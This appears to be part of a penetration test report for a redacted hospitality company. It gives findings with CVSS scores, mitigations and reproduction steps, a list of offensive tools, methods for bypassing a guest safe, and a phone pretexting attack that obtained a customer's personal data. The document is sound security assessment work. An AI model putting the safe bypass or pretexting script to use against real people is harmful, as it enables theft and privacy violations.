
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	MODERATE	**CVSS Score**	5
Attack Vector	AV:N/AC:L/Au:N/C:P/I:N/A:N		
Technical Details			
Affected System	10.0.0.11		
Description	XML-RPC is a remote procedure call (RPC) protocol encoded in XML. It is used to send requests from client to server in WordPress. The xmlrpc.php file in WordPress is a server-side script that handles XML-RPC requests. This allows other programs and websites to interact with a WordPress site. It enables features such as post publishing, retrieving comments, and managing options. However, it can also be a security vulnerability if not properly secured. The primary threat present with this feature being enabled is that a remote attacker can ping other systems internally as well as externally as well as being able to bruteforce wordpress logins without the risk of timeout.		
Business Impact	There are several potential business risks of having the xmlrpc.php file enabled on a WordPress site. 1.) Increased security vulnerability: XML-RPC can be a target for hackers, as it provides a way for them to brute force login credentials on the Wordpress site unchecked potentially creating a scenario in which an attacker can escalate their privileges on the site which could lead to the website being defaced, data breaches, loss of sensitive information which would damage the company's reputation 2.) Potential trouble with law enforcement: Due to XML-RPC being enabled, and contains a ping feature, the Wordpress Website can be used as a bot in a DDOS attack against XXX itself or another place of business which could damage XXX's reputation if services were to go down internally or for XXX's systems to be caught as a participating force in a cyber attack.		
Potential Compliance Violations	N/A		
Mitigations	There are several ways to disable XML-RPC on WordPress: 1.) Editing the .htaccess file: You can add the following code		

<table>
<tr><td></td><td>to your .htaccess file to disable XML-RPC:

```
<Files xmlrpc.php>
order deny,allow
deny from all
</Files>
```

2.) Modifying the functions.php file: You can add the following code to your theme's functions.php file to disable XML-RPC:

```
add_filter('xmlrpc_enabled', '__return_false');
```


It is important to note that disabling XML-RPC may break some features such as the WordPress mobile app, Jetpack, and some other plugin that uses XML-RPC to communicate with your website. But, the current plugins you use on the Wordpress website shouldn't be affected. Just note this information if you wish to add more plugins.</td></tr>
<tr><td>Steps for Reproduction</td><td>To test if command injection through XML-RPC is possible you must…
1.) Navigate to http://10.0.0.11/xmlrpc.php and intercept the traffic using burpsuite.
2.) Modify the picked up information to the image below:
 

3.) Forward the packet and you should get this response.
 

4.) The image above displays every command you can use with XML-RPC. Note that some of these commands</td></tr>
</table>

	require authorization which could lead to the website defacing, the primary threat here though is all the commands you can use without defacement.


XXX-216	LDAP Server Signing is Disabled		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Moderate	**CVSS Score**	4.8
Attack Vector	AV:A/AC:H/PR:H/UI:N/S:U/C:L/I:H/A:N		
Technical Details			
Affected System	10.0.0.5 (DC01)		
Description	Currently the Active Directory Domain Controller (10.0.0.5) is configured to not sign LDAP messages when clients communicate to it.		
Business Impact	Without signing, the LDAP server may be vulnerable to man-in-the-middle attacks, where an attacker intercepts and modifies the communications between the LDAP server and the domain controller. This can lead to unauthorized access to sensitive information, and can also disrupt the proper functioning of the network. Additionally, without signing, it may be more difficult to ensure the authenticity of the LDAP server, which can lead to further security issues.		
Potential Compliance Violations	N/A		
Mitigations	To enable LDAP signing on Active Directory, follow these steps: 1. Open the Group Policy Management Console on your domain controller. 2. Edit the Default Domain Policy 3. Navigate to Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options. 4. Locate the "LDAP client signing requirements" setting and		

	set it to "Require signing."
Steps for Reproduction	To verify the status of LDAP signing on Active Directory, follow these steps: 1. Open the Group Policy Management Console on your domain controller. 2. Click on the Default Domain Policy 3. View the policy settings 

XXX-217	**Weak Password Generation on AdministratorPassword.exe**		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Moderate	**CVSS Score**	4.7
Attack Vector	AV:L/AC:H/PR:N/UI:R/S:U/C:H/I:N/A:N		
Technical Details			
Affected System	10.0.200.101-104 (AdministratorPassword.exe)		
Description	If "Administrators" need to generate a new password, the application sends an API request to **http://dinopass.com/password/strong**		
Business Impact	Weak passwords can easily be guessed or enumerated to gain access to accounts.		
Potential Compliance Violations	N/A		
Mitigations	Create a strong password policy according to NIST Special Publication 800-63 and require users to generate passwords that follow said policy, or use a strong API/tool that generates passwords that follow the policy.		

Steps for Reproduction	

XXX-218	**All Active Directory Users are able to add Workstations to the Domain**		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Moderate	**CVSS Score**	4.2
Attack Vector	AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:L/A:N		
Technical Details			
Affected System	Corp Active Directory Domain		
Description	With this misconfiguration set in the Active Directory domain, compromised accounts would be able to add unauthorized workstations to the active directory domain.		
Business Impact	The ability of unauthorized workstations to be added by all users within the domain allows for adversaries to create their own pivot point within the network. These actions can compromise the confidentiality, integrity, and availability of business operations, especially with the corp domain being affected.		
Potential Compliance Violations	N/A		
Mitigations	To resolve this group policy configuration, follow these steps: 1. Open the Group Policy Management Console on your domain controller. 2. Edit the Default Domain Controller Policy 3. Navigate to Computer Configuration > Policies > Windows Settings > Security Settings >User Rights Assignment. 4. Remove the "NT AUTHORITY\Authenticated Users" from "Add workstations to domain"		
Steps for Reproduction	To verify the status of LDAP signing on Active Directory, follow these steps:		

	1. Open the Group Policy Management Console on your domain controller. 2. Click on the Default Domain Controller Policy 3. View the policy settings 

Low Risk Findings


XXX-301	Improper Handling of API Error for MySQL Database		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Low	**CVSS Score**	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Business Impact			
Description	Unprofessional appearance on webpage, and assists attackers in location vulnerable targets or payloads.		
Technical Details			
Affected System	10.0.0.12		
Description	When visiting "https://10.0.0.12/functions.php", the user is given the error stating "Undefined Index: QUERY_STRING in **/var/www/html/functions.php** on line **33**		
Business Impact	Unprofessional appearance on website, and leaks information to attackers		
Potential Compliance Violations	N/A		
Mitigations	Rewrite **functions.php** to handle the error, or remove the function from the web directory if not used.		
Steps for Reproduction	Browse to webpage https://10.0.0.12/functions.php		

XXX-302	Unauthenticated Access to Web Server files

Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Low	**CVSS Score**	5.3
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N		
Technical Details			
Affected System	10.0.0.12		
Description	Several files are accessible when users do not need this information including files: **query, query.log, functions.php**, and **readme.txt**.		
Business Impact	Attackers can more easily discover vulnerabilities or abuse the script's trust.		
Potential Compliance Violations	N/A		
Mitigations	Remove script from accessible directory of web server.		

Steps for Reproduction	Browse to http://10.0.0.12/query (snippet of source code)
	`def initDB():`
	`db.create_all(bind=engine)`
	`admin = User(username='ad[redacted]', password="a[redacted]", email='ad[redacted]')`
	`guest = User(username='gu[redacted]', email='gu[redacted]')`
	`guest.is_active = False`
	`guest.is_admin = False`
	`session.add(admin)`
	`session.add(guest)`
	`#session.commit()`
	`session.flush()`
	Or browse to http://10.0.0.12/query.log (refer to finding: "Hardcoded Password in Readable Files")
	Or browse to http://10.0.0.12/readme.txt
	`Instructions for deployment:`
	`1. need python3 and pip3`
	`2. need sqlalchemy older then 1.4.0 with mysqlclient and pymysql to connect to mysql db`
	`3. set DBURI to database with proper SQLAlchemy syntax, and if needed create database`
	`4. if database not already initialized or restored from backup you must do ./query init`
	`5. if you want to sync or import users do ./query import -f file.tsv (it will automatically update or add users)`
	`6. run php server (php -S 0.0.0.0:80) or similar web server`
	Or browse to http://10.0.0.12/functions.php (refer to: "Improper Handling of API Error for MySQL Database")		

XXX-303	Usage of Self-Signed Certificates		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Low	**CVSS Score**	4.2
Attack Vector	AV:A/AC:H/PR:N/UI:N/S:U/C:L/I:L/A:N		
Technical Details			
Affected System	10.0.0.12 (LPS), 10.0.0.200 (Payment Portal)		
Description	A self-signed certificate is a certificate that is not signed by a trusted certificate authority (CA), but is instead signed by the entity that created the certificate. These certificates can be used to encrypt data sent over a network, such as through HTTPS, but they are not generally considered to be as secure as certificates signed by a trusted CA because they cannot be verified by a third party.		
Business Impact	Self-signed certificates are not verified by a trusted third-party, which means that there is no way for clients to verify the identity of the server. This can lead to security issues, such as man-in-the-middle attacks, which is critical when dealing with services that contain sensitive information		
Potential Compliance Violations	N/A		
Mitigations	Utilizing the Active Directory Certificate Services, generate and issue SSL certificates for affected systems. After this certificate is issued, update the affected systems to utilize said certificate.		
Steps for Reproduction	On affected systems, visit the website via a web browser and view the current certificate and its properties. Specifically identify the "Issuer" value which would be set to the affected system itself.		


Not secure | https://10.0.0.200
Certificate Viewer: payment.corp.cc.local
General
Details
Certificate Hierarchy
payment.corp.cc.local
Certificate Fields
payment.corp.cc.local
Certificate
Version
Serial Number
Certificate Signature Algorithm
Issuer
Validity
Not Before
Field Value
CN = payment.corp.cc.local
Export...
attacker intercepting your connection.
Proceed to 10.0.0.200 (unsafe)
Not secure | https://10.0.0.12
My Rewards
Certificate Viewer: lps.corp.cc.local
General
Details
Certificate Hierarchy
lps.corp.cc.local
Certificate Fields
lps.corp.cc.local
Certificate
Version
Serial Number
Certificate Signature Algorithm
Issuer
Validity
Not Before
Field Value
CN = lps.corp.cc.local
Export...

XXX-304	Points Variable Type Allows Negative Values		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Low	**CVSS Score**	1.9
Attack Vector	AV:L/AC:H/PR:H/UI:N/S:U/C:N/I:N/A:L		
Technical Details			
Affected System	10.0.0.12		
Description	The MySQL database allows users to have negative points.		
Business Impact	This can cause compatibility issues with applications that spend or redeem points, and allow users to potentially overdraft from their accounts.		
Potential Compliance Violations	N/A		
Mitigations	Adding UNSIGNED type modifier to MySQL database on points column.		
Steps for Reproduction	Viewing schema on loyalty database. `` `points` int(11) DEFAULT NULL, ``		

Informational Findings

XXX-401	Initial Points are Randomly Generated for New Users		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	N/A	**CVSS Score**	N/A
Attack Vector	N/A		
Technical Details			
Affected System	10.0.0.12		
Description	When user accounts are created, their starting amount of points is determined by a random number generator.		
Business Impact	Users may start with a large amount of points without ever spending money at XXX.		
Potential Compliance Violations	N/A		
Mitigations	Remove random number generator when initializing amount of points, and set to 0 or other arbitrary amount.		

Steps for Reproduction	View source code at http://10.0.0.12/query
	`# points are cents cents`
	`points = rng(0, 999999999)`		

XXX-402	Admin Role for Customers on Rewards Database		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	N/A	**CVSS Score**	N/A

Attack Vector	N/A
Technical Details	
Affected System	10.0.0.12
Description	Majority of the users in the Rewards database had privileges greater than what they needed. This did not lead towards any exploits.
Business Impact	Potentially allowing users access to unwanted reward features.
Potential Compliance Violations	N/A
Mitigations	Remove the "isAdmin" role from the majority of users who do not require it inside the Rewards database.
Steps for Reproduction	

XXX-403	**Obsolete and Unused Functions in AdministratorPassword.exe**		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	N/A	**CVSS Score**	N/A
Attack Vector	N/A		

Technical Details	
Affected System	10.0.200.101-104 (AdministratorPassword.exe)
Description	The "WebRequest" library is considered obsolete by Microsoft and should be updated. Functions "PassEnable"/"PassDisable" are never used in the application and should be removed
Business Impact	While not currently exploitable, these functions are considered poor practice and could lead to future vulnerabilities.
Potential Compliance Violations	N/A
Mitigations	Replace WebRequest library with HttpClient as recommended by Microsoft

Steps for Reproduction	Disassemble AdministratorPassword.exe
	PassEnable/PassDisable
	`// Token: 0x06000023 RID: 35 RVA: 0x00003BD8 File Offset: 0x00001DD8`
	`public static bool PassEnable(string user, string password)`
	`{`
	`  bool r = Program.DoCmd("net user " + user + " /active:yes");`
	`  bool r2 = Program.DoCmd("net user " + user + " " + password);`
	`  return r && r2;`
	`}`
	`// Token: 0x06000024 RID: 36 RVA: 0x00003C1C File Offset: 0x00001E1C`
	`public static bool PassDisable(string user, string password)`
	`{`
	`  return Program.DoCmd("net user " + user + " /active:yes");`
	`}`
	Obsolete WebRequest
	`WebRequest request = WebRequest.Create(Url);`
	`request.Credentials = CredentialCache.DefaultCredentials;`
	`HttpWebResponse response = (HttpWebResponse)request.GetResponse();`
	Microsoft's Obsolete warning:
	Create(String)
	⊗ Caution
	WebRequest, HttpWebRequest, ServicePoint, and WebClient are obsolete. Use HttpClient instead.
	Initializes a new WebRequest instance for the specified URI scheme.

XXX-404	Improper Error Handling on MySQL MariaDB

Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Informational	**CVSS Score**	N/A
Attack Vector	AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:N		
Technical Details			
Affected System	10.0.0.11		
Description	Upon incorrect login attempts on the phpMyAdmin login page, a 'mysqli' error message is displayed.		
Business Impact	The SQL error messages displayed after incorrect login attempts could reveal sensitive information to an attacker about the server and database running on it, as well as confirming that the 'mysqli' extension is being used to connect to the database. This information exposure could give attackers further knowledge to use in planning further attacks against the system and database.		
Potential Compliance Violations	N/A		
Mitigations	SQL error responses being displayed upon incorrect login attempts can be removed by navigating to phpMyAdmin's config.inc.php file and setting the '$cfg['Error_Handler']['display']' variable from 'true' to 'false'.		
Steps for Reproduction	Any incorrect credentials submitted on the phpMyAdmin login page will result in the following error message being displayed: 		

XXX-405	Multiple Machines and Installed Software Packages are out of Mainstream Support		
Common Vulnerability Scoring System (CVSS) v3.1			
Severity	Low	**CVSS Score**	4.8
Attack Vector	AV:L/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L/CR:L/IR:L/AR:L/MAV:A/MAC:L/MPR:N/MUI:X/MS:U/MC:L/MI:L/MA:L		
Technical Details			
Affected System	10.0.200.101 (KIOSK01), 10.0.200.102 (KIOSK02), 10.0.200.103 (KIOSK03), 10.0.200.104 (KIOSK04), 10.0.0.5 (DC01), 10.0.0.6 (ADCS), 10.0.0.11 (HMS), 10.0.0.51 (WORKSTATION01), 10.0.0.52 (WORKSTATION02)		
Description	This vulnerability affects multiple machines and installed software packages that are no longer supported by their respective vendors. These machines and software packages are no longer receiving security updates or patches, which leaves them vulnerable to known and unknown security threats.		
Business Impact	Not having up-to-date software can have significant negative impacts on a business's security. Some of the most significant impacts include: 1. Increased risk of data breaches: Outdated software is more likely to contain known vulnerabilities that have been publicly disclosed and for which patches or updates are available. This makes it easier for attackers to exploit those vulnerabilities and gain unauthorized access to the system and steal sensitive information. 2. Compliance violations: Many industries have regulations that require organizations to keep their software up-to-date in order to protect sensitive data. Failing to do so can result in significant fines and penalties. 3. Increased operational costs: Updating software can be a complex and time-consuming process, and not keeping software up-to-date can lead to increased operational costs as well as remediation cost of security breaches. 4. Legal liability: In case of a data breach, not having up-to-		

	date software can make it difficult to demonstrate due care, and can lead to legal liability.
Potential Compliance Violations	NRS 603A.210 PCI DSS Requirement 6.1 and 6.2
Mitigations	Shown below is a list of steps that should be taken to ensure patch management: 1. Develop a patch management policy and process that outlines how often systems will be checked for updates and when they will be patched. 2. Identify all systems that need to be patched and prioritize them based on the criticality of the systems and the potential impact of the vulnerabilities. 3. Test patches in a non-production environment before deploying them to production systems to ensure that they do not cause any unintended issues. 4. Create a backup of all systems before applying patches to ensure that you can easily roll back in case of any issues.
Steps for Reproduction	On Windows systems: • Verify that update settings are set to download and install updates automatically.  For WordPress, log in as the "admin" user, go to the "Updates" tab, and check the WordPress version.

Comparison to Previous Engagement

In our previous engagement with XXX, we identified twelve findings regarding the security posture of XXX. We are glad to see that XXX was able to resolve the following nine findings:

- Critical
  - Default Admin Session on HotelDruid
  - Default Credentials for the Payment PostgreSQL Database
  - Default credentials for phpLDAPadmin
- High
  - Unencrypted Communication to the Payment Portal
  - Certificate Template Allows Requesters to Specify a subjetAltName in the CSR
- Moderate
  - Unauthorized Access to Database Backup of Customer Information
  - Basic Authorization over HTTP to Loyalty Program Server
  - Unauthenticated API Leak of Payment Information
- Informational
  - Anonymous Login on SB Admin Pro

Unfortunately, the following three findings still remain in the XXX environment:

- Critical
  - Windows System Administrators Utilize Blank Passwords on Kiosks
- Moderate
  - Password in Plaintext Log File
  - Malformed LDAP Bind Request

Conclusion

XXXXXX-XX hopes that this assessment of XXX's network proved beneficial to the company and provided useful insight on XXX's current security posture with ways to improve said posture. Just as XXX prides itself on "making meals easy" we hope that this document was easy to understand and implement within XXX's future operations.
Overall, XXXXXX-XX discovered multiple vulnerabilities; however, the majority of these vulnerabilities can be resolved with minor configuration changes and/or changes to company policies or training. That said, XXX did have several strong implementations in place such as encrypting the traffic of sensitive information and locking accounts after multiple failed attempts.
After XXX has read this report, XXXXXX-XX hopes that XXX will understand the severity of these vulnerabilities and the damages that can result from adversaries or governance and regulatory compliance requirements. For future assessment, XXXXXX-XX hopes to be invited back to further assist XXX in the ever-evolving world of cyber security and continue to improve the relationship between both companies.

Appendix A: Tools Used

BurpSuite	
Description	BurpSuite is a set of tools used for penetration testing of web applications.
Use Case	Capture traffic between client and server to check web traffic encryption.
Source	https://portswigger.net/burp/communitydownload

Crackmapexec	
Description	Crackmapexec is a post-exploitation tool that helps automate assessing the security of large Active Directory networks
Use Case	Spraying credentials across networks in order to gain further access and laterally move to other networks.
Source	https://github.com/Porchetta-Industries/CrackMapExec

cURL	
Description	Command-Line tool for transferring data using various network protocols
Use Case	Used to check web content on the command line
Source	https://curl.se/windows/

Dirb	
Description	Web Content Scanner
Use Case	Finding hidden web directories and files
Source	https://www.kali.org/tools/dirb/

Evil-WinRM	
Description	Windows Remote Management tool for logging into machines
Use Case	Used for logging into compromised machines with password / hashes
Source	https://github.com/Hackplayers/evil-winrm

dnSpy	
Description	Debugger and .NET assembly editor.
Use Case	Reverse and patch AdministratorPassword.exe file.
Source	https://github.com/dnSpy/dnSpy

ffuf

Description	A tool used to enumerate web-server directories and virtual hosts/subdomains, as well as fuzzing various parameters.
Use Case	Used to fuzz and enumerate web-applications for directories and files.
Source	https://github.com/ffuf/ffuf

Gobuster	
Description	Gobuster is a tool used to brute-force: • URIs (directories and files) in web sites. • DNS subdomains (with wildcard support). • Virtual Host names on target web servers. • Open Amazon S3 buckets
Use Case	Fuzzing websites with wordlists in order to obtain more information on the website to assist the vulnerability finding process.
Source	https://github.com/OJ/gobuster

Hashcat	
Description	A powerful command-line tool used to crack a large variety of password hash formats.
Use Case	Recover hashed passwords found on systems.
Source	https://hashcat.net/hashcat/

Hydra	
Description	A tool that is used for brute forcing logins

Use Case	Attempted multiple login requests on multiple services
Source	https://www.kali.org/tools/hydra/

JohnTheRipper	
Description	Open Source password security auditing and password recovery tool available for many operating systems.
Use Case	Recover hashed passwords found on systems.
Source	https://www.openwall.com/john/

Kerbrute	
Description	A tool to quickly bruteforce valid Active Directory accounts through Kerberos Pre-Authentication
Use Case	Used for finding valid accounts on Active Directory
Source	https://github.com/ropnop/kerbrute

ldapsearch	
Description	Command-line tool used to connect to and bind to an LDAP server, and then perform search queries to the directory server.
Use Case	Used to extract LDAP information through anonymous binding.

Source	https://docs.ldap.com/ldap-sdk/docs/tool-usages/ldapsearch.html

Metasploit v6	
Description	Penetration testing software for offensive security teams, that includes a uniform UI for choosing, updating, and running exploits into a single application.
Use Case	Penetration platform to select and launch exploits.
Source	https://github.com/rapid7/metasploit-framework

Mimikatz	
Description	Application that allows users to view and save authentication credentials
Use Case	Used for finding account hashes on compromised Windows Machines
Source	https://github.com/ParrotSec/mimikatz

Nikto	
Description	Nikto is a web server scanner which performs comprehensive tests against web servers for multiple items, including potentially dangerous files/programs, checks for outdated versions, and version specific problems. It also checks for server configuration items, and will attempt to identify installed web servers and software.
Use Case	Web Server Scanner
Source	https://github.com/sullo/nikto

Nmap	
Description	Nmap is a utility for network discovery and security auditing.
Use Case	Used to port scan networks and discover service versions and hosts.
Source	https://nmap.org/

Psql	
Description	PostgreSQL interactive terminal.
Use Case	Logging into PostgreSQL and reading information
Source	https://www.postgresql.org/docs/current/app-psql.html

Rubeus	
Description	A C# toolset for raw Kerberos interaction and abuses.
Use Case	Used to exploit misconfigurations in Active Directory by abusing flaws in the Kerberos authentication protocol. It can perform functions such as ticket forging tickets and certificates in order to laterally move and escalate privileges in an Active Directory domain.
Source	https://github.com/GhostPack/Rubeus

smbclient	
Description	A tool purposed for connecting to and interacting with SMB share drives.
Use Case	Used to list and connect to SMB shares.
Source	https://www.samba.org/samba/docs/current/man-html/smbclient.1.html

smbmap	
Description	A tool used to enumerate SMB share drives across an entire domain.
Use Case	Used to display SMB share contents and permissions.
Source	https://github.com/ShawnDEvans/smbmap

Visual Studio 2022

Description	Comprehensive IDE for .NET and C++ developers on Windows.
Use Case	Recompile patched binary, and compile tools for easier testing.
Source	https://visualstudio.microsoft.com/vs/community/

WPScan	
Description	Security scanner designed for testing the security of websites built using WordPress
Use Case	Scanned Wordpress for Vulnerabilities
Source	https://wpscan.com/wordpress-security-scanner

Appendix B: Safe Assessment

During our penetration test, XXX requested XXXXXX-XX to perform a security assessment on a safe that was planned to be utilized for guests. Our team was able to identify three security vulnerabilities that could be mitigated to prevent the safe from being opened by unauthorized personnel:

1. On the front of the safe, it is branded with the XXX logo which can be encoded using the alphanumeric equivalents of a telephone number. This results in a passcode of 822 which is the default code to the safe. To remediate this vulnerability, it is recommended to utilize a unique, less guessable password with a length of 8 numbers as per the instructions on the inside of the safe.
2. Through the use of the long right angle tension piece from the lock picking set, we were able to access the reset button from the bottom of the safe with viewing assistance from the back of the safe. We would highly recommend using these holes to mount the safe to a piece of furniture to prevent access to the reset button.

3. With the use of a specialized method involving hitting the bottom of the safe to temporarily bump security pins and turning the handle of the safe, it is possible to bypass the lock of the safe. We would highly recommend to use the holes on the safe to mount it to a piece of furniture to prevent this vulnerabilities from being exploited

Overall, we believe that with the use of these remediation techniques, XXX would be able to utilize this safe to provide their clients a secure storage area for their valuables during their stay at XXX.

Appendix C: Phone Phishing Assessment

During our penetration test, XXX requested [redacted] o perform another social engineering attack, but this time using a phone instead of sending a phishing email. Our task was to attempt to collect the PII of a customer by social engineering a front desk employee. The PII we were asked to collect was:

- First Name
- Last Name
- Home Address
- Credit Card Number and CVV
- Any additional PII

We prepared for the task by collecting information in the environment about a current customer. On our own we were able to obtain her first name, last name, rewards, rewards account password, and email address.

Next we pretended to be her husband worried about an IRS audit currently ongoing. With this urgency as well as knowing a lot about a particular customer, we were able to convince the front desk employee of our identity to gather information about the targeted customer.

During the call, we were able to extract a confirmed first name, last name, home address, email, phone number, and quantity of reward points from the front desk employee. The attack was successful but there were still failures. We were unable to obtain credit card information on our target. This was due to the fact that the front desk employee failed to locate any stays nor credit card information under the target's name, which was perplexing due to the fact the target had a large quantity of reward points. Regardless, that mistake by the front desk employee ended up making us fail to gather credit card information before the only call we were allowed to make ended shortly.

Despite the failure, we were still able to socially engineer a significant amount of PII of a customer from a XXX employee making this experiment a success.